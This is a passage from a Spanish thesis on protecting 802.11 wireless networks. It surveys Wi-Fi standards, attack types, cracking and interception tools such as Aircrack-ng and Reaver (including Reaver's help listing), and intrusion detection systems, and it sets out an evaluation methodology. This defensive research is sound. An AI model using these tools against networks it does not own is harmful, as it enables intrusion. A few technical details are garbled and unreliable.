Versión original del estándar IEEE 802.11 publicada en 1997. Especifica dos velocidades de transmisión de 1 y 2 Mbit/s que se transmiten mediante señales infrarrojas en la banda ISM a 2,4 GHz. También define el protocolo CSMA/CA (Múltiple acceso por detección de portadora evitando colisiones) como método de acceso.

➤ **802.11 a**

La revisión 802.11a fue certificada en 1999., con una tasa de transmisión máxima de 54 Mbit/s. Utilización de la banda de 5GHz cuenta con la ventaja de recibir menos interferencias. En cambio, también cuenta con la desventaja que introduce mayor atenuación en la transmisión, no pudiendo atravesar obstáculos, por lo que tiene un menor alcance a la de 2,4 GHz

➤ **802.11 b**

La revisión 802.11b fue aprobada en 1999. Este estándar corrige las debilidades del estándar 802.11 legacy. Utiliza la banda de frecuencias de 2,4 GHz y una velocidad máxima de transmisión de 11 Mbit/s. También soporta cambios dinámicos, para poder ajustarse automáticamente a ciertas condiciones.

➤ **802.11 g**

La revisión del estándar 802.11g fue aprobada en 2003. Utiliza la banda de 2,4 GHz y opera a una velocidad teórica máxima de 54 Mbit/s, cerca de 24,7 Mbit/s de velocidad real de transferencia, equivalente a la del estándar 802.11a. Es compatible con el estándar 802.11b y funciona en las mismas frecuencias.

➤ **802.11 n**

Lanzado en 2009, funciona en las bandas de frecuencia de 2,4 GHz y 5 GHz, y se conoce como “dispositivo de doble banda”. Las velocidades de datos típicas van desde 150 Mb/s hasta 600 Mb/s, con un alcance de hasta 70 m (0,5 mi). Sin embargo, para lograr mayores velocidades, los AP y los clientes inalámbricos requieren varias antenas con tecnología de múltiple entrada múltiple salida (MIMO).

➤ **802.11 ac**

Lanzado en 2013, funciona en la banda de frecuencia de 5 GHz y proporciona velocidades de datos que van desde 450 Mb/s hasta 1,3 Gb/s (1300 Mb/s). Usa la tecnología MIMO para mejorar el rendimiento de la comunicación. Se pueden admitir hasta ocho antenas. El estándar 802.11ac es compatible con dispositivos 802.11a/n anteriores; sin embargo, admitir un entorno mixto limita las velocidades de datos esperadas.

➤ **802.11 ad**

Lanzamiento en 2014 y también conocido como “WiGig”, utiliza una solución de Wi-Fi de triple banda con 2,4 GHz, 5 GHz y 60 GHz, y ofrece velocidades teóricas de hasta 7 Gb/s. Sin embargo, la banda de 60 GHz es una tecnología de línea de vista y, por lo tanto, no puede penetrar las paredes. Cuando un usuario se mueve, el dispositivo cambia a las bandas más bajas de 2,4 GHz y 5 GHz.

Estándar IEEE	Velocidad Máxima	Frecuencia	Compatibilidad con versiones anteriores
802.11	2 Mb/s	2,4 GHz	-
802.11 a	54 Mb/s	5 GHz	-
802.11 b	11 Mb/s	2,4 GHz	-
802.11 g	54 Mb/s	2,4 GHz	802.11 b
802.11 n	600 Mb/s	2,4 GHz y 5 GHz	802.11 a/b/g
802.11 ac	1,3 Gb/s (1300 Mb/S)	5 GHz	802.11 a/n
802.11 ad	7Gb/s (7000 Mb/S)		

Tabla 1 Estándares de tecnología 802.11
Fuente: Cisco Networking Academy

2.2.3 CLASIFICACIÓN DE ATAQUES INFORMÁTICOS A REDES INALÁMBRICAS 802.11

Un ataque es una acción que trata de aprovechar una vulnerabilidad de un sistema informático para provocar un impacto sobre él e incluso tomar control del mismo (Escrivá, Romero, & Ramada, 2013). Se trata de acciones tanto intencionadas como fortuitas que pueden llegar a poner en riesgo un sistema.

Dado que el aire es el medio utilizado para la transmisión inalámbrica, hace que este tipo de redes sean más susceptibles a recibir ataques por parte de cualquier atacante equipado con el material adecuado.




Figura 8 Clasificación Ataques Wi-Fi
Fuente: (Cortés, 2016)

2.2.3.1 ATAQUES PASIVOS

En los ataques pasivos el atacante no altera la comunicación, sino que únicamente la escucha o monitoriza, para obtener información que está siendo transmitida.

- **Sniffing:** Consiste en capturar tráfico de la red para posteriormente poder obtener datos como pueden ser direcciones IP, direcciones MAC, direcciones de correo electrónico, passwords, usuarios etc.
- **Análisis de tráfico:** Consiste en obtener información de la red mediante el análisis del tráfico y sus patrones, como por ejemplo a qué horas se encienden ciertos dispositivos, el tráfico que se envía, a qué hora hay más tráfico, etc.

2.2.3.2 ATAQUES ACTIVOS

Estos ataques implican algún tipo de modificación del flujo de datos transmitido o la creación de un falso flujo de datos:

- **Suplantación:** el intruso se hace pasar por una entidad diferente.
- **Reactuación:** uno o varios mensajes legítimos son capturados y repetidos para producir un efecto no deseado.
- **Modificación:** una porción del mensaje legítimo es alterada, o los mensajes son retardados o reordenados.
- **Degradación de servicio:** impide o inhibe el uso normal o la gestión de recursos informáticos y de comunicaciones.

2.2.3.3 ATAQUES POR PROTOCOLO

Este tipo de ataque se clasifica según el tipo de protocolo que está implementado en la red inalámbrica, éstos pueden ser:

- WEP
- WPA
- WPA2.

2.2.4 ATAQUES EN REDES INALÁMBRICAS 802.11

Según (Yacchirema, Alulema, & Aguilar, 2014) los ataques más comunes son :

- **Craqueo de Mecanismos de encriptación y autenticación**
Usado principalmente en WEP, son algoritmos de adivinanza de la clave, Ataques FMS.
- **Ataques de Vigilancia**
Captura de datos de la WLAN en el medio, Eavesdropping ó sniffing, que conllevan a personas a ubicar WLANs (wardriving), y marcar su tipo de seguridad (Walkchalking).
- **DoS**
Dejar fuera servicio a un cliente o AP legítimo. Ej: envío de tramas de des autenticación, envío de canal ocupado, inundación de solicitudes de autenticación.
- **Ataque AP Masquerading o Evil Twin**
APs intrusos que copian la configuración de APs legítimos, para engañar a clientes cercanos a él.
- **MAC Spoofing**
Disfraza la MAC original, con otra legítima en la WLAN.
- **ARP Poisoning/Man in the Middle**
Envío de respuestas ARP colocando la MAC de otro equipo en lugar de un legítimo, así logra ubicarse el atacante en la mitad de una comunicación (man in the middle).
- **Ataques de diccionario y fuerza bruta**
Prueba y error adivinando la clave desde un conjunto de claves (diccionario) ó generando aleatoriamente (fuerza bruta).

2.2.5 HERRAMIENTAS DE ATAQUES INFORMÁTICOS

A. Aircrack

Es una de las herramientas más famosas utilizadas en Kali Linux para crackear redes de tipo WEP/WPA/WPA2. Funciona con cualquier tarjeta de red inalámbrica cuyo controlador es compatible con el modo de monitoreo. Se utiliza para realizar ataques de fuerza bruta y ataques de diccionario. Aircrack-ng es un paquete completo de herramientas que contiene:

- **Aircrack-ng** para crackear contraseñas de redes inalámbricas
- **Aireplay-ng** para generar tráfico.
- **Airodump-ng** para capturar paquetes
- **Airbase-ng** para configurar puntos de acceso falsos




Figura 9 Ejecución de ataque con aircrack-ng
Fuente: www.aircrack-ng.org

B. REAVER

Esta herramienta se utiliza para crackear WPS en los routers que lo tienen habilitado. Esta herramienta utiliza ataques de fuerza bruta contra Wifi Protected Setup (WPS) para poder obtener contraseñas de redes WPA/WPA2, si el router tiene WPS por defecto puedes testear la vulnerabilidad de este con esta herramienta.

```

root@kali:~# reaver -h

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso1.com>

Required Arguments:
  -i, --interface=<wlan>      Name of the monitor-mode interface to use
  -b, --bssid=<mac>          BSSID of the target AP

Optional Arguments:
  -m, --mac=<mac>            MAC of the host system
  -e, --essid=<ssid>          ESSID of the target AP
  -c, --channel=<channel>    Set the 802.11 channel for the interface (implies -f)
  -s, --session=<file>       Restore a previous session file
  -C, --exec=<command>       Execute the supplied command upon successful pin recovery
  -f, --fixed                Disable channel hopping
  -5, --5ghz                 Use 5GHz 802.11 channels
  -v, --verbose              Display non-critical warnings (-vv or -vvv for more)
  -q, --quiet                Only display critical messages
  -h, --help                 Show help

```

Figura 10 Herramienta Reaver
Fuente: tools.kali.org/wireless-attacks/reaver

C. Ettercap

Ettercap es una suite completa para hombres en medio de ataques en una LAN. Es compatible con la disección activa y pasiva de muchos protocolos e incluye muchas características para el análisis de red y host. Es capaz de interceptar el tráfico en un segmento de red, capturar contraseñas y realizar escuchas activas contra una serie de protocolos comunes.




Figura 11 Interfaz Ettercap
Fuente: www.ettercap-project.org

D. Wireshark

Es una herramienta de análisis de red que también era conocida como Ethereal, captura los paquetes en tiempo real y los muestra en un formato legible. Su principal fin no es hackear redes Wi-Fi, pero es muy utilizada para auditorías de redes inalámbricas en general.




Figura 12 Interfaz wireshark
Fuente: www.wireshark.org

E. Fern Wifi Cracker

Es un programa para auditorías de seguridad ante posibles ataques en redes inalámbricas. Está escrito en Python. Esta herramienta puede crackear y recuperar claves WPA/WEW/WPS. Una de sus principales ventajas es que tiene una interfaz gráfica de usuario. Fern Wifi Cracker se ejecuta en cualquier distribución de Linux que tenga instalada los requisitos necesarios.



Figura 13 Interfaz de Fern WIFI Cracker
Fuente: tools.kali.org/wireless-attacks/fern-wifi-cracker

2.2.6 SEGURIDAD EN TECNOLOGÍA INALÁMBRICA 802.11

Uno de los problemas más graves a los cuales se enfrentan actualmente la tecnología Wi-Fi es la seguridad. Un elevado porcentaje de redes son instaladas sin tener en consideración la seguridad, convirtiéndolas en redes abiertas, sin proteger la información que por ellas circulan.

El estándar de la IEEE.802.11 propone tres servicios básicos de seguridad para el entorno de las WLAN según (Escrivá, Romero, & Ramada, 2013)

Autenticación: La autenticación permite comprobar la identidad de los participantes en una comunicación y garantizar que son quienes dicen ser. Esta característica asegura el origen de la información.

Confidencialidad: Es otro de los principios básicos de la seguridad informática que garantiza que la información solo es accesible e interpretada por personas o sistemas autorizados

Integridad: La integridad es un principio básico de la seguridad informática que consiste en garantizar que la información solo pueda ser alterada por las personas autorizadas o usuarios legítimos, independientemente de si esa modificación se produce de forma intencionada o no

2.2.6.1 PROTOCOLOS DE SEGURIDAD

- **WEP**

Como indica el nombre, este protocolo tiene la intención de suministrar el mismo nivel de privacidad de una red con cable. Es un protocolo de seguridad basado en el método de criptografía RC4 que utiliza criptografía de 64 bits o 128 bits. Ambas utilizan un vector de inicialización de 24 bits. Sin embargo, la clave secreta tiene una extensión de 40 bits o de 104 bits. Todos los productos Wi-Fi soportan la criptografía de 64 bits, sin embargo, no todos soportan la criptografía de 128 bits. Además de la criptografía, también utiliza un procedimiento de redundancia cíclica en el patrón CRC-32, utilizado para verificar la integridad del paquete de datos. Según (Serrano, 2011)

- **WPA**

Según (Serrano, 2011) Fue elaborado para solucionar los problemas de seguridad del WEP. El WPA posee un protocolo denominado TKIP (Temporal Key Integrity Protocol) con un vector de inicialización de 48 bits y una criptografía de 128 bits. Este protocolo se encarga de cambiar la clave compartida entre punto de acceso y cliente cada cierto tiempo, para evitar ataques que permitan revelar la clave. Igualmente, WPA presenta características como la distribución dinámica de claves, mejora de la confidencialidad y nuevas técnicas de integridad y autenticación.

- **WPA2**

WPA2 (Wi-Fi Protected Access 2) es un sistema para proteger redes Wi-Fi y fue creado para corregir las vulnerabilidades detectadas en su antecesor, WPA. Este sistema cumple con todas las características del estándar IEEE 802.11i. WPA2 utiliza el sistema de cifrado por bloques conocido como AES (Advanced Encryption Standard), además incluye el protocolo de encriptación CCMP, el cual emplea el algoritmo de seguridad AES, clave de administración y mensaje es manejada por un único componente creado alrededor de AES utilizando una clave de 128 bits. Según (Cortés, 2016).

	ESTÁNDARES		
	WEP	WPA	WPA2
Algoritmo cifrado	RC4	RC4	AES
Tipo cifrado	Flujo	Flujo	Bloque
Protocolo de seguridad	-	TKIP	CCMP
Distribución de claves	Manual	EAP	EAP
Comprobación integridad	CRC-32	TKIP	CCMP
Año aparición	1999	2002	2004

Tabla 2 Comparativa de los diferentes estándares de seguridad
Fuente: (Cortés, 2016)

2.2.7 PROCESO DE ASOCIACIÓN 802.11

Según (Cortés, 2016)

Como parte de la seguridad en una red Wi-Fi es importante conocer cómo se realiza una conexión a una red inalámbrica por parte de un cliente. Siendo los componentes principales de este proceso los siguientes:

- ✓ Beacon Frames: Tramas que envía periódicamente el punto de acceso para comunicar su presencia de la red WLAN.
- ✓ Sondas: Tramas que envían los clientes de la WLAN para encontrar sus redes.
- ✓ Autenticación: Proceso por el cual se autoriza a un cliente WLAN acceder a la WLAN.
- ✓ Asociación: Proceso por el cual el punto de acceso sincroniza con el cliente WLAN

A. Primera etapa

Por un lado, el punto de acceso envía tramas beacon Frames periódicamente en su zona de cobertura para comunicar su presencia y disponibilidad en la WLAN. Estas tramas contienen toda la información referente sobre la red WLAN inalámbrica (SSID, velocidad que admite, tipo de seguridad, etc.).

Por otro lado, si el cliente sólo quiere descubrir las redes WLAN disponibles, enviará un pedido de sondeo sin especificar el SSID. Todos los puntos de acceso configurados para responder este tipo de consultas, responderán. Por lo que, las redes WLAN con la opción de broadcast SSID deshabilitado no responderán.




Figura 14 Sondeo de 802.11
Fuente: (Cortés, 2016)

B. Segunda etapa

Cuando el cliente detecta el punto de acceso deberá autenticarse. El estándar 802.11 propone dos mecanismos posibles de autenticación:

- ✓ Sistema de autenticación abierto: Autentica a cualquier cliente que lo solicite. Consta de una solicitud de autenticación por el cliente, conteniendo el ID del dispositivo (normalmente la dirección MAC). Esto es seguido de una respuesta de autenticación desde el punto de acceso que contiene un mensaje de resultado correcto o incorrecto.
- ✓ Sistema de autenticación por clave compartida: Se basa en el hecho de que ambos dispositivos que forman parte en el proceso de autenticación tengan la misma clave compartida.




Figura 15 Autenticación de 802.11
Fuente: (Cortés, 2016)

C. Tercera etapa

En esta etapa el cliente WLAN y punto de acceso intercambian las direcciones MAC y el identificador de asociación AID. Una vez el cliente WLAN ya está asociado con un punto de acceso, el tráfico puede viajar de un dispositivo a otro.




Figura 16 Asociación de 802.11
Fuente: (Cortés, 2016)

2.2.8 SISTEMA DE DETECCIÓN DE INTRUSOS

2.2.8.1 INTRODUCCIÓN

Los IDS supervisan y registran los eventos que ocurren en una computadora o en una red de computadoras. Buscan patrones que permitan identificar intrusiones para responder de la forma más efectiva posible, además de evitar malas prácticas, como en el caso de los usuarios autorizados que intentan sobrepasar sus límites de restricción de acceso a la información, con el ánimo de poder dar con los responsables del ataque y tomar acciones contundentes a mejorar la vulnerabilidad y castigo, si se puede, a los responsables de dicho ataque. Es por ello que los IDS (sistemas de detección de intrusos) han ganado terreno en la mayoría de organizaciones que buscan darle un poco más de seguridad en sus sistemas informáticos. (De la Hoz E. M., 2016)

2.2.8.2 FUNCIONES

Estos sistemas introducen métodos de trabajo que permiten complementar y completar el trabajo realizado por otras herramientas de seguridad como los cortafuegos. Las funciones de un IDS se pueden resumir de la siguiente forma: Según (Giménez, 2008)

- ✓ Detección de ataques en el momento que están ocurriendo o poco después.
- ✓ Monitorización y análisis de las actividades de los usuarios. De este modo se pueden conocer los servicios que usan los usuarios, y estudiar el contenido del tráfico, en busca de elementos anómalos.
- ✓ Auditoría de configuraciones y vulnerabilidades de determinados sistemas.
- ✓ Descubrir sistemas con servicios habilitados que no deberían de tener, mediante el análisis del tráfico y de los logs.
- ✓ Análisis de comportamiento anormal.

2.2.8.3 CLASIFICACIÓN




Figura 17 Clasificación de IDS
Fuente: (Carrión, 2009)

1. Por su enfoque

- **Detección de usos incorrectos**

O también conocido como modelo de Usos indebidos, en este tipo de sistemas, el IDS está configurado para detectar patrones, estos utilizan sistemas basados en firmas que ayudan a identificar ataques previamente conocidos.

- **Detección de anomalías**

Se centran en buscar actividades sospechosas en el sistema. Para ello, durante una fase inicial se debe entrenar el IDS para que se creen perfiles de actividad normal y legítima.

2. Por su origen de datos

- **Host IDS (HIDS)**

Están diseñados para monitorear, analizar y dar respuesta a la actividad de un determinado terminal (host). Su principal característica es que sólo protegen el terminal en el que se ejecutan.

- **Network IDS (NIDS)**

Monitorear el tráfico que afecta a múltiples hosts que están conectados a ese segmento de red, protegiendo así a estos hosts.

- **Hybrid IDS**

Los sistemas híbridos reúnen lo mejor de ambos tipos. Normalmente están constituidos por sensores en cada host que permiten una detección local de los sistemas y un sensor en cada segmento de red a vigilar.

3. Por su infraestructura

- **Distribuidos**

Son aquellos donde se implementan varios IDS que se comunican entre sí o con un servidor central que permite centralizar y correlacionar todos los datos generados.

- **Centralizado**

Estos IDS contienen sensores que transmiten información a un servidor central del cual se maneja todo.

4. Por su comportamiento

- **Pasiva**

En este caso el IDS avisa al administrador del sistema atacado usando alguna vía que se ha configurado como puede ser: alertas, correo electrónico, notificaciones, mensajes en pantalla u otros.

- **Activa**

Un nuevo tipo de NIDS denominado Sistema de prevención de intrusión (IPS, Intrusion Prevention System) se está publicitando como la solución para la seguridad. Este tipo de sistemas responderán a las alertas a medida que se generen. Esto puede realizarse trabajando con un cortafuego o con un router, escribiendo reglas personalizadas en el momento que

se detecta el problema, bloqueando e interrogando la actividad de las direcciones IP sospechosas o incluso contraatacando al sistema ofensivo.

2.2.8.4 LISTA DE SISTEMAS DE DETECCIÓN DE INTRUSOS OP'ENSOURCE

A. Snort

Creado por Martin Roesch en 1998, su principal ventaja es la capacidad para realizar análisis de tráfico en tiempo real y registro de paquetes en redes. Con la funcionalidad de análisis de protocolos, búsqueda de contenido y varios preprocesadores, Snort es muy utilizado para detectar gusanos, exploits, exploración de puertos y otras amenazas maliciosas.

B. Suricata

Suricata es un sistema de detección de intrusos de red de código abierto, rápido y muy robusto, desarrollado por la Open Information Security Foundation. El motor de Suricata es capaz de detectar intrusos en tiempo real, prevenir intrusiones en línea y monitorear la seguridad de la red. Además, consta de unos módulos como Captura, Recopilación, Decodificación, Detección y Salida. Captura el tráfico que pasa en un flujo antes de la decodificación.

C. BroIDS

BroIDS es un analizador de tráfico de red pasivo desarrollado por Vern Paxson. Incluye un conjunto de archivos de registro para registrar las actividades de red como las sesiones HTTP con URIs, encabezados de claves, respuestas de servidor, solicitudes de DNS, certificados SSL, sesiones SMTP, etc. Además, proporciona funcionalidad para el análisis y detección de amenazas, extracción de archivos de sesiones HTTP, detección

de malware, vulnerabilidades de software, ataques de fuerza bruta SSH y validación de cadenas de certificados SSL.

D. Kismet

Del mismo modo que Snort se convirtió en el estándar para análisis de intrusiones en red, Kismet se ha ido convirtiendo en una referencia para IDS wireless. Un IDS Wireless tiene menos que ver con la carga de paquetes en sí, y más con los eventos que suceden en la red.

WIDS encontrará, por ejemplo, Puntos de acceso falsos o simulados (Rogue AP) que incluso podrían ser creados sin maldad por un empleado de la empresa, abriendo una brecha en la red. En cualquier caso, si nuestra red dispone de repetidores y puntos de acceso WiFi, es ideal para evitar intentos de suplantación de nuestra SSID/Mac y por tanto, evitar ataques MiTM.

E. OSSEC

Este IDS realiza tareas como análisis de registro, comprobación de integridad, supervisión del registro de Windows, detección de rootkits, alertas basadas en el tiempo y respuesta activa. El sistema OSSEC está equipado con una arquitectura centralizada y multiplataforma que permite que los administradores supervisen de forma precisa varios sistemas.

F. Tripwire Opensource

Su objetivo es detectar cambios en los objetos del sistema de archivos. En la primera inicialización, Tripwire explora el sistema de archivos según las instrucciones del administrador del sistema y almacena la información de cada archivo en una base de datos. Cuando se cambian los archivos en exploraciones futuras, los resultados se comparan con los valores almacenados y se informa de los cambios.

CAPITULO III: DISEÑO METODOLOGICO

3.1 TIPO Y DISEÑO DE LA INVESTIGACIÓN

El tipo de investigación es cuasi experimental ya que se manipula la variable independiente, en éste caso el sistema de detección de intrusos, pero a la vez no se tiene el control total sobre los elementos que participan en dicho experimento.

3.2 POBLACION Y MUESTRA

3.2.1 POBLACIÓN

Se refiere al tráfico en una red inalámbrica y que puede ser clasificada como tráfico de red anómalo, normal o de ataques informáticos. Esta cantidad de tráfico, así como la cantidad de ataques es desconocido por tal motivo la población es infinita.

3.2.2 MUESTRA

Como la población es desconocida se utilizará la fórmula de obtención de muestra para una población infinita

$$n = \frac{z_a^2 * p * q}{e^2}$$

Donde:

n = tamaño de la muestra
Z = nivel de confianza
p = probabilidad a favor
q = probabilidad en contra
e = error muestral

Se desea estimar la proporción de ataques se debe ejecutar para evaluar el rendimiento del sistema de detección de intrusos, con una confianza del 95% y un error del 5%

- Confianza 95%.

Confianza	90%	91%	92%	93%	94%	95%	96%	97%	98%	99%
Z	1.64	1.70	1.75	1.81	1.88	1.96	2.05	2.17	2.33	2.58

Tabla 3 Niveles de confianza

Fuente: Elaboración propia

- P es la probabilidad de que ocurra el suceso esperado y como no hay una encuesta anterior o información previa se considerara

$$p = q = 0.5$$

Desarrollo

$$n = \frac{1.962 \times 0.5 \times 0.5}{0.052}$$

$$n = 384.16 \rightarrow 385$$

Interpretación:

Si se desea evaluar el rendimiento de los sistemas de detección de intrusos, ante ataques informáticos a una red, y se espera un resultado confiable del 95%, con un error del 5% se debería de utilizar una muestra de 385 ataques informáticos a redes inalámbricas por cada sistema de detección de intrusos a evaluar.

3.3 VARIABLES

3.3.1 VARIABLES INDEPENDIENTES

Sistema de detección de intrusos

Un sistema de detección de intrusos tiene un rendimiento que según (Martínez Puentes, 2011) está basado en el número de eventos que es capaz de analizar un sistema correctamente. Para el proceso de clasificación de tráfico en “normal” o en “ataque”, según (De la Hoz, De la Hoz, Ortiz, & Ortega, 2012) es necesario evaluar las herramientas de detección de intrusos.

3.3.2 VARIABLES DEPENDIENTES

Protección de una red inalámbrica 802.11 frente ataques informáticos

La protección de una red inalámbrica puede ser medida según los siguientes indicadores como lo indica el autor (De la Hoz E. M., 2016).

